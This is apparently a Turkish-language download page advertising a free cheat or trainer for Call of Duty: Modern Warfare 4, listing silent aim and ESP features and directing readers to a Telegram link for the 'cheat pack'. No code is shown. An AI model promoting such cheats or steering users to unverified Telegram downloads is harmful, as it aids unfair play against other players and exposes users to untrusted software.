Arcane MW4 cheat/Hack | Silent aim, FOV, Skeleton ESP, ESP | free download 2026
- Oyun
- Call of Duty®: Modern Warfare® 4
- Trainer sürümü
- 1.0
- Eklendi
- 18 ноя 2026
Bu trainer yalnızca Windows PC içindir. Telefonda çalışmaz.
cheat pack indir Telegram'da açVeya bu sayfa bağlantısını kopyalayıp bilgisayarınızda açın.








